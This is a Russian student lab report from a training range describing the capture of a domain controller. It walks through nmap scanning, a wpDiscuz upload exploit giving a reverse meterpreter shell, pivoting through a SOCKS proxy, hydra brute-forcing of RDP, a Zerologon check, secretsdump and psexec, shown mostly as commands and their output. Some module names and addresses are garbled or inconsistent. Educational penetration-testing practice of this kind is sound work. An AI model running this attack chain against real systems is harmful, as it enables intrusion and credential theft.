

Отчет по лабораторной работе №5-В «ЗАХВАТ КОНТРОЛЛЕРА ДОМЕНА»

Кибербезопасность предприятия

Александрова У.В., Волгин И.А., Голощапов Я.В., Дворкина Е.В.,
Серегина И.А.

2025-12-18

1 Состав команды

Александрова Ульяна Вадимовна

Волгин Иван Алексеевич

Голощапов Ярослав Вячеславович

Дворкина Ева Владимировна

Серёгина Ирина Андреевна

2 Цели и задачи

Целью данной лабораторной работы является освоение практических навыков установления meterpreter-сессии и получение доступа к контроллеру домена. Задача: Во внутреннем сегменте организации необходимо получить доступ к контроллеру домена. У доменного пользователя «Flag», в одном из полей свойств пользователя необходимо найти флаг.

3 Получение meterpreter-сессии

Перед началом атаки провести разведку путем сканирования. На основе исходных данных определить адрес подсети, в которой находится целевой сервер – 195.239.174.0/24. Для обнаружения уязвимых узлов используется сканер nmap.

```
File Actions Edit View Help
(reduser1@kali)-[~]
└─$ su
Password:
(red@kali)-[/home/reduser1]
└─$ nmap -sV -sC 195.239.174.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-25 00:36 MSK
Nmap scan report for 195.239.174.1
Host is up (0.00074s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
25/tcp    open  smtp      Microsoft Exchange smtpd
| smtp-commands: mail.ampire.corp Hello [195.239.174.11], SIZE 37748736, PIPELINING, DSN, ENHANCEDSTATUSCODES
|_ STARTTLS, X-ANONYMOUSTLS, AUTH NTLM, X-EXPS GSSAPI NTLM, 8BITMIME, BINARYMIME, CHUNKING, XRST
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH BDAT
|_ ssl-date: 2025-11-24T18:37:40+00:00; -2h59m59s from scanner time.
|_ smtp-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ ssl-cert: Subject: commonName=mail
| Subject Alternative Name: DNS:mail, DNS:mail.ampire.corp
| Not valid before: 2019-06-04T23:05:05
|_ Not valid after: 2024-06-04T23:05:05
443/tcp   open  ssl/http  Microsoft IIS httpd 10.0
|_ ssl-date: 2025-11-24T18:37:41+00:00; -2h59m59s from scanner time.
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Outlook
|_ Requested resource was https://195.239.174.1/owa/auth/logon.aspx?url=https%3a%2f%2f195.239.174.1%2fowa%2freason=0
|_ ssl-cert: Subject: commonName=mail
| Subject Alternative Name: DNS:mail, DNS:mail.ampire.corp
| Not valid before: 2019-06-04T23:05:05
```

4

В результате сканирования обнаружено, что сервер с адресом 195.239.174.25 содержит открытый 80 порт (http), на котором располагается веб-портал portal.ampire.corp. Для перехода на сайт портала организации необходимо добавить статическую запись в файл /etc/hosts.





Рисунок 2: Добавление записи в файл /etc/hosts



5

Используем модуль `exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload`

```
msf6 > search wp_wpdiscuz_unauthenticated_file_upload

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload	2020-02-21	excellent	Yes	WordPress wpDiscuz Unauthenticated File Upload Vulnerability

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload`

Рисунок 4: Выбранный модуль (use 0)

```
msf6 > use 0
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > options

Module options (exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload):
```

Name	Current Setting	Required	Description
BLOGPATH		yes	Link to the post [/index.php/2020/12/12/post1]
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, http, sapn1, socks4
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html

6

Устанавливаем значения параметров для атаки.

```
msf6 exploit(wm/wbapp/wp_wpdiscuz_unauthenticated_file_upload) > set rhosts 195.239.174.25
rhosts => 195.239.174.25
msf6 exploit(wm/wbapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogpath http://portal.ampire.corp/index.php/2021/07/26/hello-world/
blogpath => http://portal.ampire.corp/index.php/2021/07/26/hello-world/
msf6 exploit(wm/wbapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogpath /index.php/2021/07/26/hello-world/
blogpath => /index.php/2021/07/26/hello-world/
msf6 exploit(wm/wbapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost 195.239.174.25
lhost => 195.239.174.25
```

Рисунок 6: Установка значений параметров для атаки

7 Описание сценария

Для прохождения данного сценария в первую очередь потребуется активная meterpreter-сессия с узлом в сегменте DMZ. Вариант получения meterpreter-сессии с корпоративным сайтом с помощью модуля `wr_wpdiscuz_unauthenticated_file_upload` представлен на скриншотах

```
msf5 > use 0
[*] Using configured payload php/meterpreter/reverse_tcp
msf5 exploit(<[REDACTED]>_wp_wpdiscuz_unauthenticated_file_upload) > options

Module options (exploit/unix/webapp/wr_wpdiscuz_unauthenticated_file_upload):



| Name      | Current Setting | Required | Description                                                                                                           |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------|
| BLOGPATH  | yes             |          | Link to the post [/index.php/2020/12/post/]                                                                           |
| Proxies   | no              |          | A proxy chain of format type:host:port[,type:host:port][...] . Supported proxies: socks5, socks5h, http, https, socks |
| RHOSTS    | yes             |          | The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html                                        |
| RPORT     | 80              | yes      | The target port (TCP)                                                                                                 |
| SNI       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                                            |
| TARGETURI | yes             |          | The base path to the wordpress application                                                                            |
| VHOST     | no              |          | HTTP server virtual host                                                                                              |



Payload options (php/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.1     | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


```

Рисунок 7: Параметры модуля `wr_wpdiscuz_unauthenticated_file_upload`

```
msf5 exploit(<[REDACTED]>_wp_wpdiscuz_unauthenticated_file_upload) > set rhost 192.239.174.25
rhost => 192.239.174.25
msf5 exploit(<[REDACTED]>_wp_wpdiscuz_unauthenticated_file_upload) > set blogpath http://portal.empire.corp/index.php/2021/07/26/hello-world/
blogpath => http://portal.empire.corp/index.php/2021/07/26/hello-world/
msf5 exploit(<[REDACTED]>_wp_wpdiscuz_unauthenticated_file_upload) > set blogpath /index.php/2021/07/26/hello-world/
blogpath => /index.php/2021/07/26/hello-world/
msf5 exploit(<[REDACTED]>_wp_wpdiscuz_unauthenticated_file_upload) > set lhost 192.239.174.25
lhost => 192.239.174.25
```

Рисунок 8: Настройка и запуск meterpreter-сессии с корпоративным сайтом с помощью модуля `wr_wpdiscuz_unauthenticated_file_upload`

Вариант получения meterpreter-сессии с почтовым сервером с помощью модуля exchange_proxyshe1l_rce представлен на скриншотах.




Рисунок 10: Настройка и запуск meterpreter-сессии с почтовым сервером с помощью exchange_proxyshe1l_rce

9

После получения сессии нужно проверить, находится ли эксплуатируемый узел в домене.

```
metasploit> sysinfo
Computer : portal
OS       : Linux portal 4.15.0-173-generic #182-Ubuntu SMP Fri Mar 10 15:53:46 UTC 2022 x86_64
Meterpreter : omni/linux
meterpreter >
```

Рисунок 11: Вывод команды для узла не в домене

```
meterpreter > sysinfo
Computer      : MAIL
OS            : Windows Server 2016 (10.0 Build 14393).
Architecture : x64
System Language : en_US
Domain        : AMPIRE
Logged On Users : 16
Meterpreter   : x64/windows
meterpreter >
```

Рисунок 12: Вывод команды для узла под управлением контроллера домена

10

Можно свернуть активную сессию с помощью команды `background` (или `bg`) и просмотреть список активных сессий с помощью команды `sessions`.

```
msf6 exploit(unix/webapp/eg_updiscar_unauthenticated_file_upload) > sessions

Active sessions
-----

```

Id	Name	Type	Information	Connection
1		meterpreter	php/linux www-data @ portal	195.239.174.11:4444 → 195.239.174.25:35076 (195.239.174.25)


```
msf6 exploit(unix/webapp/eg_updiscar_unauthenticated_file_upload) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] SESSION may not be compatible with this module:
[*] * missing Meterpreter features: stdapi_railgun_api
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 195.239.174.11:4433
[*] Command stager progress: 100.00% (773/773 bytes)

[*] Sending stage (1017704 bytes) to 195.239.174.25
msf6 exploit(unix/webapp/eg_updiscar_unauthenticated_file_upload) > [*] Meterpreter session 2 opened (195.239.174.11:4433 → 195.239.174.25:56578) at 2025-11-25 01:06:59 +0300
[*] Stopping exploit/multi/handler
msf6 exploit(unix/webapp/eg_updiscar_unauthenticated_file_upload) > sessions 2
[*] Starting interaction with 2...
```

Рисунок 13: Информация о meterpreter-сессии, создание и запуск повышенной сессии


11 Доступ во внутреннюю сеть через узел не в домене

В первую очередь необходимо узнать, какие интерфейсы имеются на машине во внутренней сети, поиск выполняется в shell-оболочке с помощью команды `ip a`. Для продолжения атаки необходимо просканировать все доступные хосты во внутренней сети.



```
meterpreter > shell
Process 5976 created.
Channel 1 created.
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:00:00:7e:1b:bf brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.25/24 brd 10.10.10.255 scope global ens3
        valid_lft forever preferred_lft forever
    inet6 fe80::ff:fe7e:1bbf:64 scope link
        valid_lft forever preferred_lft forever
```

Рисунок 14: Маршрут до внутренней сети



```
meterpreter > run post/multi/gather/ping_sweep RHOSTS=10.10.10.0/24
```

12

Необходимо прописать маршрут до активной meterpreter-сессии. Далее выполнить проброс портов во внутреннюю сеть для дальнейшего выполнения команд через технику proxchains..

```
meterpreter > run autoroute -s 10.10.10.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[+] Adding a route to 10.10.10.0/255.255.255.0 ...
[+] Added route to 10.10.10.0/255.255.255.0 via 195.239.174.25
[+] Use the -p option to list all active routes
```

Рисунок 16: Сведения о добавлении маршрута

```
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > search ping_sweep

Matching Modules
-----
#  Name                                     Disclosure Date  Rank   Check  Description
-  -
0  post/multi/gather/ping_sweep             .               normal No      Multi Gather Ping Sweep

Interact with a module by name or index. For example info 0, use 0 or use post/multi/gather/ping_sweep
```

13

Смотрим содержимое файла с помощью команды `cat /etc/proxychains4.conf`.

```
#      * raw: The traffic is simply forwarded to  
#      the proxy without modification.  
#      ( auth types supported: "basic"-http "use  
#      r/pass"-socks )  
#  
[ProxyList]  
# add proxy here ...  
# meanwhile  
# defaults set to "tor"  
socks5 127.0.0.1 1080
```

Рисунок 18: Параметры в конфигурационном файле `/etc/proxychains4.conf`

14

Возвращаемся к окну терминала с активной сессией и сворачиваем данную сессию с помощью команды `bg`, выбираем, настраиваем и запускаем модуль `socks_proxy`

```
msf6 post(multi/gather/plug_sweep) > search socks_proxy

Matching Modules

#  Name                                     Disclosure Date  Rank   Check  Description
-  -                                     -              -      -      -
0  auxiliary/server/socks_proxy             .              normal No     SOCKS Proxy Server

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/server/socks_proxy

msf6 post(multi/gather/plug_sweep) > use 0
msf6 auxiliary(server/socks_proxy) > set srvhost 127.0.0.1
srvhost => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set srvport 1080
srvport => 1080
msf6 auxiliary(server/socks_proxy) > set version 5
version => 5
```

Рисунок 19: Настройка и запуск модуля

```
Module options (auxiliary/server/socks_proxy):

#  Name          Current Setting  Required  Description
-  -          -              -      -
0  Name          Current Setting  Required  Description
1  srvhost       127.0.0.1        False     The host to connect to.
2  srvport       1080             False     The port to connect to.
3  version       5                False     The version of the SOCKS proxy to connect to.
```

15


В окне терминала, где просматривался файл `/etc/proxychains.conf`, можно запустить сканирование 100 самых часто используемых портов

```
Nmap scan report for 10.10.10.5
Host is up (0.047s latency).
Not shown: 94 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
```

Рисунок 21: Результаты сканирования

16 Bruteforce пароля и использование ldapsearch

Можно реализовать атаку перебором с использованием словаря паролей rockyou.txt.



```
root@kali:~/home/reduser1
$ proxychains hydra -V -f -l manager1@ampire.corp -P /usr/share/wordlists/rockyou.txt rdp://10.10.10.20
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-25 01:49:23
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W
```

Рисунок 22: Запуск атаки перебором

17

Данные учетной записи получены при атаке перебором. В результатах найти параметр description.

```
(root@kali) - [/home/reduser1]
# proxychains ldapsearch -H ldap://10.10.10.20 -D "manager1@ampire.corp" -W -b "dc=ampire,dc=corp" > ldap_output.txt
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Enter LDAP Password:
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:389 ... OK
```

Рисунок 23: Использование команды ldapsearch

```
# Flag, Users, ampire.corp
dn: CN=Flag,CN=Users,DC=ampire,DC=corp
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Flag
```

18 Zerologon CVE 2020-1472

Дополнительный возможный вектор атаки на контроллер домена заключается в эксплуатации уязвимости Zerologon.

```
root@kali: ~/home/reduser1
# nano /usr/lib/python3/dist-packages/cme/modules/zerologon.py

root@kali: ~/home/reduser1
# proxychains crackmapexec smb 10.10.10.20 -H zerologon
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:135 ... OK
[*] 10.10.10.20 445 AD [*] Windows Server 2016 Standard 14393 x64 (name:AD) (domain:ampire.corp) (signing:True) (SMBv1:True)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:49678 ... OK
ZEROLOGO ... 10.10.10.20 445 AD VULNERABLE
ZEROLOGO ... 10.10.10.20 445 AD
Next step: https://github.com/dirkjam/CVE-2020-1472
```

Рисунок 25: Проверка машины контроллера домена

```
root@kali: (~)
# proxychains impacket-secretsdump 'AD$@10.10.10.20' -no-pass
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:445 ... OK
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
```

19

Для получения сессии с контроллером домена указать обязательные параметры модуля.

```
msf6 exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 195.239.174.11:4444
[*] 10.10.10.20:445 - Connecting to the server...
[*] 10.10.10.20:445 - Authenticating to 10.10.10.20:445 as user 'Administrator' ...
[*] 10.10.10.20:445 - Selecting PowerShell target
[*] 10.10.10.20:445 - Executing the payload...
[+] 10.10.10.20:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (177734 bytes) to 195.239.174.1
[*] Meterpreter session 3 opened (195.239.174.11:4444 → 195.239.174.1:31147) at 2025-11-25 04:22:15 +0300
```


Рисунок 27: Получение сессии с контроллером домена

```
meterpreter > shell
Process 1292 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user/domain
net user/domain
The syntax of this command is:
```

20

С помощью команды `net user /domain Flag` вывести полную информацию о пользователе «Flag».



```
C:\Windows\system32>net user /domain Flag
net user /domain Flag
User name                Flag
Full Name                Flag
Comment                  54283
User's comment
```

Рисунок 29: Получение флага

21 Доступ во внутреннюю сеть через доменный узел

Данный подраздел описывает процесс получения флага через узел, который находится под управлением контроллера домена.

```
meterpreter > shell
Process 1292 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user/domain
net user/domain
The syntax of this command is:

NET
    [ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
      HELPMMSG | LOCALGROUP | PAUSE | SESSION | SHARE | START |
      STATISTICS | STOP | TIME | USE | USER | VIEW ]


C:\Windows\system32>net user /domain
net user /domain

User accounts for \\

$431000-8GTOTKF97VJ7      Administrator      DefaultAccount
dev1                     dev2              Flag
```

22 Результаты

С помощью команды `net user /domain Flag` вывести полную информацию о пользователе «Flag». В результате будет получен флаг в поле описания пользователя (рис. 31).



```
C:\Windows\system32>net user /domain Flag
net user /domain Flag
User name                Flag
Full Name                Flag
Comment                  54283
User's comment
```

Рисунок 31: Получение флага

23 Выводы

В ходе лабораторной работы были успешно получены практические навыки установления meterpreter-сессии и получения доступа к контроллеру домена.

24

Спасибо за внимание!